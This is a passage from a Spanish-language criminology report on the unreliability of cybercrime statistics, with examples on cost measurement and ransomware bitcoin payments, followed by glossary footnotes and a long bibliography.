El esfuerzo realizado por la Oficina Nacional de Estadística del Reino Unido para corregir la situación a este respecto dice mucho de la aproximación que ha afectado a las cifras de la ciberdelincuencia hasta hace relativamente poco. La nueva metodología adoptada para la edición de 2015 de la Encuesta Nacional de Victimización reveló que, además de los 6,5 millones de delitos tradicionales previstos, se prevén 7,6 millones de ciberdelitos e incidentes de fraude digital, lo que supondrá la duplicación sin previo aviso del volumen anual de delitos en ese país (TNS, 2015). Nada hace pensar que esta situación sea exclusiva de Gran Bretaña, y la creciente disponibilidad de estadísticas más sólidas apunta a una tendencia bastante similar en la mayoría de los países occidentales (Reep-van den Bergh y Junger, 2018).

Las críticas metodológicas de la comunidad científica a las estadísticas en materia de ciberdelincuencia no constituyen solo una cuestión de debate entre expertos. En un momento

en que los gobiernos de todo el mundo están elaborando ambiciosas estrategias de ciberseguridad que a menudo incluyen disposiciones legales y reglamentarias de prevención y control de la ciberdelincuencia, y en que los presupuestos asignados a la aplicación de estos programas y políticas públicos ascienden a cientos de millones, cuando no a miles de millones de dólares, las repercusiones del uso de estadísticas erróneas en la toma de decisiones dista mucho de ser trivial (Anderson et al., 2012; Dupont, 2016). Las organizaciones públicas, parapúblicas y privadas, incluidas las compañías de seguros, así como los medios de comunicación, no pueden presentar a los responsables políticos y económicos y a la opinión pública un panorama suficientemente preciso de los diversos problemas identificados para motivar intervenciones basadas en datos probatorios.

Dos ejemplos servirán para aclarar esta observación. El primero es el impacto de la ciberdelincuencia, que debe distinguirse de su simple contabilización. De hecho, si bien las recientes encuestas sobre victimización nos permiten medir con una exactitud satisfactoria el número de personas y organizaciones afectadas por diversas formas de ciberdelincuencia, sigue siendo muy difícil determinar la magnitud de las pérdidas financieras sufridas por esas personas y los costos asociados con la restauración de los sistemas y datos comprometidos. Anderson et al. (2013) distinguen así el volumen de la ciberdelincuencia de su impacto, que se mide en función de los ingresos delictivos generados por los delincuentes, las pérdidas directas sufridas por las víctimas, las pérdidas indirectas que recaen sobre los operadores de los sistemas técnicos explotados por los atacantes y los costos de las inversiones necesarias para proteger las infraestructuras digitales frente a futuros ataques. Como señalan los autores en su intento de evaluar los costos de la ciberdelincuencia con el mayor rigor posible, los estudios disponibles todavía no permiten calcular estas cuatro dimensiones. En consecuencia, las estrategias de lucha contra la ciberdelincuencia se elaboran sobre la base de ideas y datos más bien superficiales y no de modelos que maximicen el impacto de las intervenciones preferidas.

Nuestro segundo ejemplo ilustra cómo se pueden establecer colaboraciones exitosas entre investigadores académicos de múltiples disciplinas y analistas del sector privado para producir estadísticas sobre la ciberdelincuencia que contribuyan a aclarar el debate en lugar de a oscurecerlo. La colaboración de informáticos austriacos, criminólogos canadienses, una asociación internacional dedicada a la lucha contra la suplantación de identidad (Grupo de Trabajo contra la Suplantación de Identidad o Anti-Phishing Working Group) y una empresa canadiense de ciberseguridad (Go Secure) ha permitido medir los flujos financieros que convergen hacia los ciberdelincuentes que explotan los programas chantajistas[15] (Paquet-Clouston et al., 2018). Pudimos establecer que las 35 familias de programas chantajistas más activas habían recibido poco más de 12 millones de dólares en rescates pagados en bitcóin durante el periodo 2013-2017, y que los tres grupos de ciberdelincuentes más exitosos habían obtenido el 88 % de esos beneficios. Estos datos muestran que el problema de los programas chantajistas, que recibieron una cobertura muy intensa en los medios de comunicación en 2017 y 2018, es probablemente menos catastrófico de lo anunciado. También sugieren a las autoridades públicas encargadas de la prevención y las investigaciones en materia de ciberdelincuencia vías de intervención centradas en un puñado de actores criminales claramente identificados como responsables de la gran mayoría de los daños sufridos, ya sean directos o indirectos.

Estos dos ejemplos demuestran la necesidad de involucrar a las empresas que poseen y comercializan productos y servicios de ciberseguridad en los esfuerzos de los organismos gubernamentales de estadística para medir la ciberdelincuencia. Si bien hemos destacado la instrumentalización que las empresas de ciberseguridad a veces hacen de las cifras que publican, debemos admitir que cuentan con herramientas únicas de observación y análisis que les permiten medir las tendencias de la ciberdelincuencia a escala internacional. Combinadas con datos de encuestas de victimización más tradicionales y con las estadísticas policiales, estas cifras podrían utilizarse de manera desinteresada para producir una medida fiable de la ciberdelincuencia que promueva intervenciones preventivas y represivas más selectivas y eficaces.

Notas

9 La suplantación de identidad o phishing es un término general utilizado para describir el envío de mensajes de correo electrónico, mensajes de texto y de sitios web por parte de delincuentes que están diseñados para parecer proceder de conocidas empresas legítimas, de instituciones financieras y de organismos gubernamentales, y que tienen por objeto engañar al destinatario para que proporcione información personal, financiera o confidencial (RCMP, 2018).

10 Los programas chantajistas o ransomware son un tipo de programa malicioso que toma como rehén los datos de un usuario, bloqueando el acceso a esa información en la computadora o dispositivo móvil del usuario hasta que este pague un rescate.

11 Una definición de este tipo de crimen se encuentra en la sección dedicada al fraude en el Capítulo 3.

12 El término porno vengativo (revenge porn, en inglés) se refiere a la difusión en línea, sin el consentimiento de la persona que aparece, de material pornográfico producido en un entorno privado. Por lo general, se trata de imágenes o vídeos íntimos, y la gran mayoría de las víctimas son mujeres o chicas jóvenes.

13 Botnet es un término inglés que se refiere a un conjunto o red de robots informáticos o bots, ejecutados de forma automática y que permite a su creador controlar todas las computadoras o servidores infectados de forma remota.

14 La Deep Web o Internet profunda está compuesta por el cojunto de páginas no indexadas y constituye la mayor parte del ciberespacio. Si bien la mayoría de estas páginas no soportan ninguna actividad fraudulenta, una parte de ellas puede albergar alguna: entonces se usará más bien el término Dark Web o red oscura, que se refiere a páginas que alojan contenido no sometido a ningún tipo de regulación.

15 Se trata de aplicaciones maliciosas que cifran los datos de sus víctimas y requieren el pago de un rescate a cambio de la clave de descifrado.

Referencias

Capítulo 2. La delincuencia en un mundo digital

Alexander van Deursen, & Jan van Dijk. (2010). Internet skills and the digital divide. New Media & Society, 13(6), 893-911. https://doi.org/10.1177/1461444810386774

Alzouma, G. (2013). Dimensions of the mobile divide in Niger. In M. Ragnedda & G. Muschert (Éd.), The Digital Divide. The Internet and social inequality in international perspective. Routledge.

Banque Mondiale. (2017). Indicateurs de développement dans le Monde.

Bates, S. (2015). "Stripped": An Analysis of Revenge Porn Victims' Lives after Victimization (Masters Degree). Simon Fraser University, Burnaby, Canada.

Boudreau, J., & Chau, M. N. (2016, août 10). Spyware Deluge Hits Vietnam Sites Amid South China Sea Spat. Bloomberg.

Broadhurst, R., & Chang, L. (2013). Cybercrime in Asia: Trends and Challenges. In Handbook of Asian Criminology.

Business Software Alliance. (2012). Shadow Market. 2011 BSA global software piracy study.

Business Software Alliance. (2016). BSA Global Software Survey 2016.

Camerini, A.-L., Schulz, P. J., & Jeannet, A.-M. (2017). The social inequalities of Internet access, its use, and the impact on children's academic performance: Evidence from a longitudinal study in Switzerland. New Media & Society,

Canadian Chamber of Commerce. (2017). Cyber Security in Canada.

Castells, M. (2002). The Internet Galaxy: Reflections on the Internet. Oxford: Oxford University Press.

Center for Strategic and International Studies. (2014). Net Losses: Estimating the Global Cost of Cybercrime.

Chalfant, M. (2018, février 21). Cyber crime costs global economy $600B annually, experts estimate. The Hill.

Chang, L. (2017). Cybercrime and Cyber Security in ASEAN. In Comparative Criminology in Asia. Springer International Publishing.

Cheng, R. (2017, mars 28). Cybercrime in China: Online Fraud. Forbes.

CIPC. (2005). Prévenir la Délinquance en Milieu Urbain et Auprês des Jeunes. Montreal.

CIPC. (2010). Prevención de la criminalidad y seguridad cotidiana: tendencias perspectivas. Montréal, QC, Canada. Véase http://www.crime-prevention-intl.org/fileadmin/user_upload/Publications/prevencion_de_la_criminalidad_y_la_seguridad_cotidiana_ESP_01.pdf

CIPC. (2011). Practical Approaches to Urban Crime Prevention. Montreal, QC, Canadá. Véase https://www.unodc.org/pdf/criminal_justice/Practical_Approaches_to_Urban_Crime_Prevention.pdf

CIPC. (2012a). Recueil international d'expériences en prévention de la violence et la criminalité chez les jeunes: Pratiques de pays occidentaux (p. 1-52). Montréal, Canada: CIPC - Centre International sur la Prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/uploads/media/Recueil_de_pratiques_MSP_-_version_finale.pdf

CIPC. (2012b). Recueil international d'expériences en prévention de la violence et la criminalité chez les jeunes: Pratiques de pays occidentaux (p. 1-52). Montréal, Canada: CIPC - Centre International sur la Prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/uploads/media/Recueil_de_pratiques_MSP_-_version_finale.pdf

Clavel, T. (2016, septembre 26). Can Latin American Governments Keep Up with Cyber Criminals?

Cobb, S. (2015). Sizing Cybercrime: Incidents and Accidents, Hints and Allegations. In Virus Bulletin Conference.

Connolly, A. (2018, avril 4). Companies will now have to tell Canadian consumers when their privacy is breached — and do it quickly. Global News.

Cybersecurity Intelligence. (2015, septembre 22). The Shocking State of Cybercrime in Russia.

David Barnard-Wills, & Debi Ashenden. (2012). Securing Virtual Space: Cyber War, Cyber Terror, and Risk. Space and Culture, 15(2), 110-123. https://doi.org/10.1177/1206331211430016

Deutsche Telekom. (2017). Cybercrime: What to expect in 2018.

Diamond, B., & Bachman, M. (2015). Out of the Beta Phase: Obstacles, Challenges, and Promising Paths in the Study of Cyber Criminology. International Journal of Cyber Criminology, 9(1).

Diario do Comercio. (2015, juillet 28). Numero de notificacoes incidentes de seguranca ciberneticos cresceu 197%.

Dijk, J. (2012). The Evolution of the Digital Divide. The Digital Divide turns to Inequality of Skills and Usage. Digital Enlightment Yearbook 2012, p. 57-75.

Dimaggio, P., Hargittai, E., Celeste, C., & Shafer, S. (2004). Digital inequality: From unequal access to differentiated use. In Social Inequality. Russell Sage Foundation.

Dreyer, P., Jones, T., Klima, K., Oberholtzer, J., Strong, A., William Welburn, J., & Winkelman, Z. (2018). Estimating the Global Cost of Cyber Risk. Methodology and Examples. RAND.

Electronic Frontier Foundation. (1996). A Declaration of the Independence of Cyberspace.

ESET. (2017). State of Cybersecurity in APAC: Small Businesses, Big Threats.

European Union Agency For Network and Information Security. (2018). ENISA Threat Landscape Report 2017.

Federal Bureau of Investigation - Internet Crime Complaint Center. (2016). 2016 Internet Crime Report.

Finkelstein, L. S. (1995). What Is Global Governance? Global Governance, 1(3), 367-372.

Folha de S. Paolo. (2015). Pequenas e médias empresas são os maiores alvos de ataques cibernéticos; saiba como se prevenir.

Forcepoint. (2016). 2016 Global Threat Report.

Fuchs, C. (2009). The Role of Income Inequality in a Multivariate Cross-National Analysis of the Digital Divide. Social Science Computer Review, 27(1), 41-58.

Fuchs, C., & Horak, E. (2008). Africa and the digital divide. Telematics and Informatics, 25(2), 99-116. https://doi.org/10.1016/j.tele.2006.06.004

Galeotti, M. (2011, novembre 21). Why are Russians excellent cybercriminals? the Moscow News.

Gañán, C., Ciere, M., & van Eeten, M. (2017). Beyond the pretty penny: the Economic Impact of Cybercrime. In NSPW 2017.

Geers, K., Kindlund, D., Moran, N., & Rachwald, R. (2017). World War C: Understanding Nation-State Motives Behind Today's Advanced Cyber Attacks. FireEye.

Grabosky, P. (2004). The Global Dimension of Cybercrime. Global Crime, 6(1), 146-157.

Grant Blank, & Christoph Lutz. (2016). Benefits and harms from Internet use: A differentiated analysis of Great Britain. New Media & Society, 20(2), 618-640. https://doi.org/10.1177/1461444816667135

Griffin, A. (2017, septembre 8). Equifax Hack: huge scale of cyber attack means that many people will have had personal details stolen without knowing. The Independent. Véase http://www.independent.co.uk/life-style/gadgets-and-tech/news/equifax-hack-credit-card-safety-security-am-i-part-of-it-in-what-to-do-latest-millions-a7935831.html

GSMA. (2015). The Mobile Economy. Sub-Saharian Africa.

Halder, D., & Jaishankar, K. (2016). Cyber Crimes against Women in India. New Dehli, Inde: SAGE Publishing.

Hargittai, E. (2011). Second-Level Digital Divide: Mapping Differences in People's Online Skills. Présenté à 29th TPRC COnference.

Harney, K. R. (2017, novembre 22). Data breach at Equifax prompts a national class-action suit. Washington Post. Véase https://www.washingtonpost.com/realestate/data-breach-at-equifax-prompts-a-national-class-action-suit/2017/11/20/28654778-ce19-11e7-a1a3-0d1e45a6de3d_story.html

Helsper Ellen Johanna, & Eynon Rebecca. (2013). Digital natives: Where is the evidence? British Educational Research Journal, 36(3), 503-520. https://doi.org/10.1080/01411920902989227

Insurance Information Institute. (2017). Facts + Statistics: Identity theft and cybercrime.

International Telecommunication Union. (2017a). Global Cybersecurity Index (GCI) 2017.

International Telecommunication Union. (2017b). ICT Facts and Figures 2017. Genève, Suisse.

International Telecommunication Union. (2017c). ICT trends in the LDCs. Véase https://www.itu.int/en/ITU-D/LDCs/Pages/ICT-Facts-and-Figures-2017.aspx

Jaishankar, K. (2011). Cyber criminology exploring Internet crimes and criminal behavior. Boca Raton, Fla. ; London: Boca Raton, Fla. ; London : CRC.

Jaishankar, K., & Halder, D. (2011). Cyber crime and the Victimization of Women: Laws, Rights, and Regulations. Hershey, USA: IGI Global.

Jardine, E. (2015). Global Cyberspace Is Safer than You Think: Real Trends in Cybercrime. Global Commission on Internet Governance, No16.

Kaspersky. (2015). Financial Cyberthreats in 2014.

Kigerl, A. (2012). Routine Activity Theory and the Determinants of High Cybercrime Countries. Social Science Computer Review, 30(4), 470-486.

Kigerl, A. (2016). Cyber Crime Nation Typologies: K-Means Clustering of Countries Based on Cyber Crime Rates. International Journal of Cyber Criminology, 10(2), 147-169.

Koops, B.-J. (2010). The Internet and its Opportunities for Cybercrime (SSRN Scholarly Paper No. ID 1738223). Rochester, NY: Social Science Research Network. Véase https://papers.ssrn.com/abstract=1738223

Levi, M. (2017). Assessing the trends, scale and nature of economic cybercrimes: overview and Issues. Crime, Law and Social

Change, 67(1), 3-20. https://doi.org/10.1007/s10611-016-9645-3

Lewins, D. (2017, avril 7). Cybercrime: The Spark Which Started Russia's Cyber Crusade.

Lewis, L., Weinland, D., & Peel, M. (2016, septembre 19). Asia hacking: Cashing in on cyber crime. Financial Times.

Liaropoulos, A. N. (2017). Cyberspace Governance and State Sovereignty. In G. C. Bitros & N. C. Kyriazis (Éd.), Democracy and an Open-Economy World Order (p. 25-35). Cham: Springer International Publishing. https://doi.org/10.1007/978-3-319-52168-8_2

Malecki, E. J. (2017). Real people, virtual places, and the spaces in between. Digital Support Tools for Smart Cities, 58, 3-12. https://doi.org/10.1016/j.seps.2016.10.008

Malwarebytes. (2017). 2017-State of Malware Report.

Manjoo, F. (2017, septembre 8). Seriously, Equifax? This Is a Breach No One Should Get Away With. The New York Times. Véase https://www.nytimes.com/2017/09/08/technology/seriously-equifax-why-the-credit-agencys-breach-means-regulation-is-needed.html

McAfee. (2018). Economic Impact of Cybercrime – No Slowing Down.

Meckbach, G. (2018, février 1). Invasion of privacy class-action against Equifax proceeds in Ontario. Consulté 24 avril 2018, Véase https://www.canadianunderwriter.ca/legal/invasion-privacy-class-action-equifax-proceeds-ontario-1004126839/

Medina, M., & Molist, M. (2017). Ciberseguridad: tendencias 2017. Valence, Espagne: Universidad Internacional de Valencia.

Microsoft. (2017). Microsoft Security Intelligence Report: China.

Muggah, R., & Thompson, N. (2015, septembre 17). Brazil's Cybercrime Problem. Foreign Affairs.

Murphy, B. (2018, mars 13). People Are Suing Equifax in Small-Claims Court and It's Totally Brilliant. Here's Why. Inc.com. Véase https://www.inc.com/bill-murphy-jr/people-are-suing-equifax-in-small-claims-court-its-totally-brilliant-heres-why.html

Nicola Henry, & Anastasia Powell. (2016). Sexual Violence in the Digital Age: The Scope and Limits of Criminal Law. Social & Legal Studies, 25(4), 397-418. https://doi.org/10.1177/0964663915624273

Norton - Symantec. (2013). 2013 Norton Cyber Security Insights Report.

Norton - Symantec. (2016). 2016 Norton Cyber Security Insights Report.

Norton - Symantec. (2017). 2017 Norton Cyber Security Insights Report.

Observatorio de la ciberseguridad en América latina y el Caribe. (2016). Ciberseguridad ¿Estamos preparados en América Latina y el Caribe? Washington, DC: Organisation des États Américains & Banque Interaméricaine de Développement.

OCDE. (2017). Perspectives de l'économie numérique de l'OCDE 2017. Paris, France.

Oliver Wyman. (2017). Cyber Risk in Asia-Pacific. The Case for Greater Transparency. Asia Pacific Risk Center.

Pasricha, J. (2016). Violence Online In India: Cybercrimes Against Women & Minorities on Social Media. Fredom House.

Patton, D. U., Hong, J. S., Ranney, M., Patel, S., Kelley, C., Eschmann, R., & Washington, T. (2014). Social media as a vector for youth violence: A review of the literature. Computers in Human Behavior, 35, 548-553. https://doi.org/10.1016/j.chb.2014.02.043

Pereira, B. (2016). La lutte contre la cybercriminalité: De l'abondance de la norme à sa perfectibilité. The fight against cybercrime: From the abundance of the standard has its perfectibility, 30(3), 387-409. https://doi.org/10.3917/ride.303.0387

Peterson, J., & Densley, J. (2017). Cyber violence: What do we know and where do we go from here? Aggression and Violent Behavior, 34, 193-200. https://doi.org/10.1016/j.avb.2017.01.012

Pew Research Centre. (2014). Online Harassment.

Pierson, D. (2017, septembre 8). Caught up in the Equifax hack? Here's one thing you can do to protect yourself. LA Times. Véase http://www.latimes.com/business/la-fi-equifax-freeze-20170908-story.html

Ponemon Institute LLC. (2016). 2016 State of Cybersecurity in Small & Medium-Sized Businesses (SMB).

PwC. (2016). Global Economic Crime Survey 2016.

PwC. (2018). Pulling fraud out of the shadows: Global Economic Crime and Fraud Survey 2018.

Red24. (2015). 2015 Threat Forecast.

RSA. (2016). 2016: Current State of Cybercrime.

Scalar. (2018). Results of the 2018 Scalar Security Study.

Shaw, Margaret. (2001). Investing in Youth : International Approaches to Preventing Crime and Victimization. Montreal, Canada: International Center for the Prevention of Crime.

Shaw, Mark. (2018, janvier 9). Known unknowns: the threat of cybercrime in Africa.

Shiloh, J., & Fassassi, A. (2017, juillet 7). Cybercrime in Africa: Facts and figures. Consulté 15 février 2018, à l'Véase http://www.scidev.net/index.cfm?originalUrl=/sub-saharan-africa/icts/feature/cybercrime-africa-facts-figures.html&

Singer, P., & Friedman, A. (2014). Cybersecurity and Cyberwar. Oxford: Oxford University Press.

Speer, D. (2000). Redefining borders: The challenges of cybercrime. Crime, Law and Social Change, 34, 259-273.

Stansbury, M. (2003). Access, Skills, Economic Opportunities, and Democratic Participation: Connecting Four Facets of the Digital Divide Through Research. In Proceedings of the Annual Conference of CAIS / Actes du congrès annuel de l'ACSI.

Stewart, E. (2018, février 7). Elizabeth Warren warns Equifax could « wiggle off the hook » for users' credit data getting hacked. Vox. Véase https://www.vox.com/policy-and-politics/2018/2/7/16984522/elizabeth-warren-equifax-data-breach-cfpb

Stoyanov, R. (2015). Russian Financial Cybercrime: How it Works. Kaspersky.

Stratton, G., Powell, A., & Cameron, R. (2017). Crime and Justice in Digital Society: Towards a 'Digital Criminology'? International Journal for Crime, Justice and Social Democracy, 6(2), 17-33.

Sweet, K. (2018, mars 1). Equifax finds additional 2.4 million in U.S. impacted by 2017 data breach. The Star. Véase https://www.thestar.com/business/economy/2018/03/01/equifax-finds-additional-24-million-in-us-impacted-by-2017-data-breach.html

Symantec. (2016). Cyber Crime & Cyber Security Trends in Africa.

Symantec. (2018). 2018 Internet Security Threat Report.

TNS opinion & political. (2017). Special Eurobaromter 464a. European's attitudes towards cyber security. Commission Européenne.

Trend Micro. (2015). Ascending the Ranks The Brazilian Cybercriminal Underground in 2015.

Trend Micro - Organisation des États Américains. (2013). Latin American and Caribbean Cybersecurity Trends and Government Responses.

Trend Micro, & Interpol. (2017). Cybercrime in West Africa. Poised for an Underground Market.

Turner, K. (2017, septembre 13). The Equifax hacks are a case study in why we need better data breach laws. Consulté 23 avril 2018, à l'Véase https://www.vox.com/policy-and-politics/2017/9/13/16292014/equifax-credit-breach-hack-report-security

United Nations Economic Commission for Africa. (2014). Tackling the challenges of cybersecurity in Africa.

UNODC. (2013). Comprehensive Study on Cybercrime.

van Deursen, A. J., & van Dijk, J. A. (2013). The digital divide shifts to differences in usage. New Media & Society, 16(3), 507-526. https://doi.org/10.1177/1461444813487959

van Dijk, J., & Hacker, K. (2003). The Digital Divide as a Complex and Dynamic Phenomenon. The Information Society, 19(4), 315-326. https://doi.org/10.1080/01972240309487

Wanda Capeller. (2001). Not Such a Neat Net: Some Comments on Virtual Criminality. Social & Legal Studies, 10(2), 229-242. https://doi.org/10.1177/a017404

Warschauer, M. (2004). Technology and social inclusion: Rethinking the digital divide. MIT press.

Wattles, J., & Larson, S. (2017, septembre 16). How the Equifax data breach happened: What we know now. CNN.

Weulen Kranenbarg, M., Holt, T. J., & van Gelder, J.-L. (2017). Offending and Victimization in the Digital Age: Comparing Correlates of Cybercrime and Traditional Offending-Only, Victimization-Only and the Victimization-Offending Overlap. Deviant Behavior, 1-16. https://doi.org/10.1080/01639625.2017.1411030

WHO. (2015). Preventing youth violence: an overview of the evidence. Geneva.

Yar, M. (2006). Cybercrime and society. https://doi.org/10.4135/9781446212196

Zweig, J., Dank, M., Lachman, P., & Yahner, J. (2013). Technology, Teen Dating Violence and Abuse, and Bullying. Washington, DC, USA: Urban Institute - Justice Policy Center.

Contribuciones

Interrumpir el proceso de aparición de la ciberdelincuencia

Holt, T. J., Burruss, G. W., and Bossler, A. M. (2016) Assessing the macro-level correlates of malware infections using a routine activities framework. International journal of offender therapy and comparative criminology: 0306624X16679162.

Kigerl, A. (2012). Routine Activity Theory and the Determinants of High Cybercrime Countries. Social Science Computer Review, 30(4), 470-486.

Kigerl, A. (2013). Infringing Nations: Predicting Software Piracy Rates, BitTorrent Tracker Hosting, and P2P File Sharing Client Downloads Between Countries. International Journal of Cyber Criminology, 7(1), 62-80.

Kigerl, A. (2016). Cybercrime Nation Typologies: K-Means Clustering of Countries Based on Cybercrime Rates. International Journal of Cyber Criminology, 10(2), 147-169.

Kigerl, A. (2018). Routine Activity Theory and Malware, Fraud,

and Spam at the National Level. Unpublished manuscript.

Song, H., Lynch, M. J., & Cochran, J. K. (2016). A macro-social exploratory analysis of the rate of interstate cyber-victimization. American Journal of Criminal Justice, 41(3), 583-601.

Las estadísticas truncadas de la ciberdelincuencia

Anderson R., Barton C., Böhme R., Clayton R., Van Eeten M., Levi M., Moore T., & Savage S. (2013), « Measuring the Cost of Cybercrime », The economics of information security and privacy, Berlin, Springer: 265-300.

Caneppele, S., & Aebi, M. F. (2017). Crime Drop or Police Recording Flop? On the Relationship between the Decrease of Offline Crime and the Increase of Online and Hybrid Crimes. Policing: A Journal of Policy and Practice.

Côté, A.M., Bérubé, M. Et Dupont, B. (2016). Statistiques et menaces numériques : comment les organisations quantifient la cybercriminalité. Réseaux.

Dupont, B. (2016). Des effets perturbateurs de la technologie sur la criminologie. Revue Internationale de Criminologie et de Police Technique et Scientifique, 69(3): 305-322.

Florêncio D., & Herley C. (2013), « Sex, lies and cyber-crime surveys », Economics of Information Security and Privacy III, New York, Springer, p. 35-53.

Furnell S., Emm D., & Papadaki M. (2015), "The challenge of measuring cyber-dependent crimes", Computer Fraud & Security, 2015(10), p. 5-12.

Levi, M. (2017). Assessing the trends, scale and nature of economic cybercrimes: overview and Issues. Crime, Law and Social Change, 67(1), 3-20.

Paquet-Clouston, M., Haslhofer, B., & Dupont, B. (2018). Ransomware payments in the Bitcoin ecosystem. arXiv, https://arxiv.org/abs/1804.04080.

